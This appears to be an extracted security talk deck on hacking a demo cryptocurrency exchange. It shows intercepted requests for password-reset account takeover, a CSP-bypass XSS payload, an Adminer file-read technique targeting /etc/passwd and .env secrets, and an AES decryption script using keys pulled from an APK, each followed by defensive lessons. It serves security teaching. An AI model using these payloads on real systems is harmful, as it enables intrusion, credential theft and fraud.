MAYASEVEN's Hacking Diary



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


<u>Agenda</u>

- 1. Account Takeover via Forgot Password Function
- 2. Amazon S3 Misconfiguration
- 3. Arbitrarily Create Bitcoin on Web Cryptocurrency Exchange
- 4. Attacking JSON Web Token
- 5. XSS Triggered by CSP Bypass
- 6. Adminer Arbitrary File Read
- 7. Poor Cryptography Implementation
- 8. Code Obfuscation?



MAYASEVEN Cryptocurrency Exchange






Account Takeover via Forgot Password Function




Typical Forgot Password Workflow





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Account Takeover via Forgot Password

Enter new password

Intercept a request with Burp Suite

POST /forgot-password.php HTTP/1.1

Host: 192.168.1.44:8080 User-Agent: Mozilla/5.0

Accept: */*

Accept-Language: en-US,en;q=0.5


Content-Type: application/x-www-form-

urlencoded

Content-Length: 77
Connection: close

Upgrade-Insecure-Requests: 1

refotp=**b097d6**&username=**mayaseven**&password=**mynewpass**&confirmpassword=**mynewpass**





Account Takeover via Forgot Password

Enter new password

Change username

POST /forgot-password.php HTTP/1.1

Host: 192.168.1.44:8080 User-Agent: Mozilla/5.0

Accept: */*

Accept-Language: en-US,en;q=0.5


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Account Takeover via Forgot Password

Demo!



Lesson Learned

• Developers should take care for every stage in workflow





photos in Amazon S3 private cloud storage. Redirected to Webapp View A photo Amazon S3 generate photo was show private storage access token **Access Token** https://mayaseven-2600.s3-ap-southeast-1.amazonaws.com/id_card_DANIEL.jpg?X-Amz-Content-



The web server keeps all

Without the Access Token, we cannot access to the photo even when we know the file name.






Account takeover via forgot password

Is it still vulnerable?



The web server keeps all photos in Amazon S3 private cloud storage. A photo was show





Webapp generate access token

Intercept a request with Burp Suite

GET /api/s3.php?id_card=id_card_DANIEL.jpg

HTTP/1.1

Host: 192.168.1.55:8080 User-Agent: Mozilla/5.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Connection: close

Cookie:

token=eyJ0eXAiOiJqd3QiLCJhbGciOiJIUzl1NiJ9.eyJk YXRhIjp7InVzZXIiOiJtYXIhc2V2ZW4iLCJ1c2VyaWQi OjEsInRlc3QiOiJ0ZXN0In0sImV4cCl6MTU1ODEyM DUwNH0.9iPkFNFlwF4MK5jD39UqUhrQW4fGS2M

r62l6j6528kl

Upgrade-Insecure-Requests: 1



Redirected to Amazon S3 private storage



id_card_DANIEL.jpg
was show



Webapp generate access token



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Host: 192.168.1.55:8080 User-Agent: Mozilla/5.0

Accept: */*

Accept-Language: en-US,en;q=0.5

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Cookie:

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Upgrade-Insecure-Requests: 1



Redirected to Amazon S3 private storage



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


Lesson Learned


- A bucket turn off permission to access for "Everyone" (Turn off Object list).
- Web application must validate the authorization before generate token to access to the resources.













Cancel a withdrawal transaction



Intercept a request with Burp Suite

GET /transaction.php?cancel_withdraw_transactionid=MjQ=

HTTP/1.1

Host: 192.168.1.44:8080 User-Agent: Mozilla/5.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Connection: close

Cookie:

token=eyJ0eXAiOiJqd3QiLCJhbGciOiJIUzl1NiJ9.eyJkYXRhIjp7In VzZXIiOiJtYXIhc2V2ZW4iLCJ1c2VyaWQiOjEsInRlc3QiOiJ0ZXN0I n0sImV4cCl6MTU1ODEyMDM5OX0.E_VOI2BCXNFvmgNhWM

QWREfXZc49LSWLW80DESzCPgU

Upgrade-Insecure-Requests: 1



Webapp



Cryptocurrency transferred back to the user's balance





Demo!



Lesson Learned

- Limit transaction to be canceled only one time.
- Transaction ID should be unpredictable.
- Check the authorization.





JSON Web Token (JWT):

- A compact and self-contained way for securely transmitting information between parties as a JSON object
- This information can be verified and trusted because it is digitally signed.
- Consist of three parts separated by dots (.), which are Header.Payload.Signature, each part encoded with base64.

example: XXXXX.yyyyy.ZZZZZ



Header:

• The header typically consists of two parts which is JWT and the hashing algorithm.

```
{
    "alg": "HS256",
    "typ": "JWT"
}
```

• Then this JSON is Base64 encoded to form the first part of the JWT



Payload:

• Contains statements about an entity and additional metadata.

```
{
   "name": "Mayaseven",
   "admin": true
}
```

• Then this JSON is Base64 encoded to form the first part of the JWT



Signature:

• Sign the encoded header and payload by using a key and the algorithm specified in the header.

```
"alg": "HS256", Using defined "alg" in the Header part for signing.
```



We cannot change any field in JWT because of signature verification, so how to attacks JWT?



Three ways for attacking JWT:

- Cracking HMAC by using wordlist or Brute Forcing
- None Algorithm Attack
- Modifying algorithm in the "alg" field



Demo!



Lesson Learned

- For HMAC, use strong symmetric key.
- Never accept the "none" algorithm.
- Use reliable JWT library.



XSS Triggered by CSP Bypass




- CSP (Content-Security-Policy)
 - Header to prevent cross-site scripting (XSS resulting from execution of malicious content in the trusted web page context).

```
content-security-policy: default-src 'self'; connect-src 'self'; font-src 'self' https://*.twimg.com https://*.twitter.com data:; frame-src 'self' https://twitter.com https://*.twitter.com; script-src 'self' https://*.twitter.com;
```



Typical XSS





Implement CSP to Protect XSS

Website with CSP header



Attacker inject a script to a webpage



Victim access the webpage



JavaScript not executed




Implement CSP to Protect XSS

So, how to bypass Content Security Policy?



How to bypass CSP?



- Input return in response
 - Reflection of input arises when data is copied from a request and echoed into the application's immediate response.



XSS on website with CSP

Find XSS entry point

https://careers.twitter.com/en/jobs-search.html?location=1"onmouseove="alert(1)"

Script could not execute because it was blocked by Content-Security-Policy.



Input return in response

Find input return in response

Input being returned in the application responses is not a vulnerability in its own right. However, it is a prerequisite for XSS in this case.



Final Payload and URL

Inject script with external script file

<script src="//analytics.twitter.com/tpm?tpm_cb=alert(document.domain)>//"></script>



Demo!



Lesson Learned

- Input or output should be sanitized.
- Cannot use only CSP to prevent XSS





<u>Adminer Arbitrary File Read</u>


- Adminer
 - A database management in a single PHP file, which allows the user connecting to any database server.
- How to find adminer path?
 - Dirsearch, wfuzz and etc.





- Create databases and tables.
- MySQL command to read the local files on the server

Reading local files by adminer script without valid credentials





Create databases and tables.






• Use MySQL command to read the local files on the server. The example below, we read /etc/passwd file and put the content to the test table in the server.









Read Nginx configuration file

LOAD DATA LOCAL INFILE
/etc/nginx/sitesenabled/{filename}'
INTO TABLE test.test
FIELDS TERMINATED BY "\n"

```
server {
           listen 80;
           listen [::]:80;
           # SSL configuration
           listen 443 ssl;
           listen [::]:443 ssl;
           ssl certificate /etc/nginx/ssl/
           ssl certificate key /etc/nginx/ssl/
           # Note: You should disable gzip for SSL traffic. See:
           # https://bugs.debian.org/773332
           # Read up on ssl_ciphers to ensure a secure configuration. See:
           # https://bugs.debian.org/765782
           # Self signed certs generated by the ssl-cert package Don't use them in a
           # production server!
           # include snippets/snakeoil.conf;
           root /var/www/ /html;
           # Add index.php to the list if you are using PHP
          index index.php index.html index.htm index.nginx-debian.html;
           server name
           location / {
                      # First attempt to serve request as file, then as directory, then fall
                      # back to displaying a 404.
                      #try files $uri $uri/ =404;
               try files Suri Suri/
       location /rewards {
               # First attempt to serve request as file, then as directory, then fall
               # back to displaying a 404.
               #try files $uri $uri/ =404;
               try files $uri $uri/
```



Read database.php

```
'connections' => [
    'sqlite' => [
        'driver' => 'sqlite',
        'database' => env('DB DATABASE', database path('database.sqlite')),
        'prefix' => '',
    'mysql' => [
        'driver' => 'mysq 'host' => '192.1 ',//env('DB HOST', '127.0.0.1').
        'port' => '3306',//env('DB PORT', '3306'),
        'database' => '
                                          iv('DB_DATABASE', 'forge'),
                                          B_USERNAME', 'forge'),
',//env('DB_PASSWORD', ''),
        'username' => 'o
        'password' => '(
        'unix socket' => env('DB SOCKET', ''),
        'charset' => 'utf8mb4',
        'collation' => 'utf8mb4 unicode ci',
        'prefix' => '',
        'strict' => true,
        'engine' => null,
```



- In a real case, the server used Laravel, and we could read .env file and found the SSH root password.
- Path of the .env file was found in error handling.

LOAD DATA LOCAL INFILE
/usr/share/nginx/html/mayasevenexchange/.env}'
INTO TABLE test.test
FIELDS TERMINATED BY "\n"



Demo!



Lesson Learned

- Remove all unnecessary dependencies.
- Have an inventory of all your components on the client-side and server-side.
- Monitor sources like Common Vulnerabilities and Disclosures (CVE) and National Vulnerability Database (NVD) for vulnerabilities in the components.
- Obtain components only from official sources.
- Get rid of components not actively maintained.



Poor Cryptography Implementation



Poor Cryptography Implementation

- From above demos, an attacker could manipulate the request before sending to the server.
- Some developer thought that they can prevent by encrypting all payloads.

Then what's a problem?



Normal HTTP request/response

Example request

User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.1; Nexus 6P Build/N4F26U)
Host: mayaseven.exchange.com
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 59

{"user_id":"777"}

Hex

Example response

HTTP/1.1 200 OK

Response

Raw

Request

Raw

Params

Headers

POST /exchange/getprofile/ HTTP/1.1 Content-Type: application/json Accept: application/json

Cache-Control: private Content-Length: 123

Content-Type: application/json; charset=utf-8

X-Frame-Options: DENY

Date: Fri, 07 May 2017 12:22:22 GMT

Connection: close

["name":"mayaseven","idcard":"77777777777","creditcard","41111111111111"}



Encrypted HTTP request/response

Request Params Headers Hex Raw POST /exchange/getprofile/ HTTP/1.1 Content-Type: application/json Accept: application/json User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.1; Nexus 6P Example request Build/N4F26U) Host: mayaseven.exchange.com Connection: close Accept-Encoding: gzip, deflate Content-Length: 59 {"jsondata":"7kxHczup4C7X0vuvNPnrP2H1ZGtcc0EgeBBmKCkksgo="} Response

Example response

HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 123
Content-Type: application/json; charset=utf-8
X-Frame-Options: DENY
Date: Fri, 07 May 2017 12:22:22 GMT

Connection: close

Raw

{"jsondata":"4xTuo08GL3aqngEIgNxIxphmbY289La9l0VQCqmNyaHNl9CXwdErKTUGnpgL wsFU3FpV3jsWXMAJb+YDd01fanwbk0NZ3gIlW6048jRIId0="}



Poor Cryptography Implementation

Demo!



Lesson Learned

- Hacker always win the client-side encryption.
- Validate all request data at the backend server.





Mobile application:

• An android application "MAYASEVEN Exchange" has a hard-coded key for encrypting/decrypting JSON data which send through HTTPS.

Security Controls:

- Encrypt all JSON data.
- ProGuard for obfuscation.



Problem:

• An application used hard-coded key and IV for encrypting JSON data with AES/CBC/PKCS7Padding algorithm before sending to the API server.



Attack:

- Understanding HTTP request and response.
- Decompile APK and review the obfuscated code.
- Found key and IV in shared object file (libnative-lib.so).
- Manipulate payload for querying data from the server.



Understanding HTTP request and response

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Decompile APK and review the code

```
public static String a(String string) {
   try {
       IvParameterSpec ivParameterSpec = new IvParameterSpec(CryptoC.ivBytes().getBytes("UTF-8"));
       SecretKeySpec secretKeySpec = new SecretKeySpec(CryptoC.keyBytes().getBytes("UTF-8"), CryptoC.cryptoMethod());
       Cipher cipher = Cipher.getInstance(CryptoC.clipperMode());
       cipher.init(1, (Key)secretKeySpec, ivParameterSpec);
       string = new String(Base64.encode((byte[])cipher.doFinal(string.getBytes("UTF-8")), (int)0));
       return string;
   catch (Exception exception) {
       exception.printStackTrace();
       return null;
private static native String clipperMode();
private static native String cryptoMethod();
                                            Empty methods ???
private static native String ivBytes();
private static native String keyBytes();
```



Found key and IV

```
root@kali:~/Documents/Redpills/lib/arm64-v8a# ls
libnative-lib.so
root@kali:~/Documents/Redpills/lib/arm64-v8a# strings libnative-lib.so
aGVsbG8qbWF5YXNldmVuIDc3Nzc=
zuch58qsgkwtvasj
ghdhrz3qvet3akz6j25bzajbohwh4rnw
AES/CBS/PKCS7Padding
Hello from C++
std::exception
std::bad exception
root@kali:~/Documents/Redpills/lib/arm64-v8a#
```

Assume that:

IV = zuch58qsgkwtvasj

Key = ghdhrz3qvet3akz6j25bzajbohwh4rnw



Manipulate payload for querying data

```
from Crypto.Cipher import AES
from pkcs7 import PKCS7Encoder
import pkcs7,threading, base64, binascii
key = 'ghdhrz3qvet3akz6j25bzajbohwh4rnw'
iv = 'zuch58gsgkwtvasj'
encoder = PKCS7Encoder()
while 1 :
        enc cipher = raw input("Enter cipher text here : ")
        decodetext = base64.b64decode(enc cipher)
        aes = AES.new(key, AES.MODE CBC, iv)
        cipher = aes.decrypt(decodetext)
        pad text = encoder.decode(cipher)
        print pad text
```



Manipulate payload for querying data

```
# python AES_Decrypt_raw_input.py
Enter_cipher_text_here: 7kxHczup4C7X0vuvNPnrP2H1ZGtcc0EqeBBmKCkksqo=
{"user_id":"777"}
Enter cipher text here : 4xTuo08GL3aqngEIgNxIxphmbY289La9l0VQCqmNyaHNl9CXwdErKTUGnpgLwsFU
3FpV3jsWXMAJb+YDd01fanwbk0NZ3gI1W6048jRIId0=
{"name":"mayaseven","idcard":"777777777777","creditcard","41111111111111"}
```

We could craft a malicious payload and encrypt it with the same key and IV then send to the server!



Lesson Learned

- Hacker still win the client-side encryption even the app is obfuscated
- Validate all request data at the backend server







HACK THINGS

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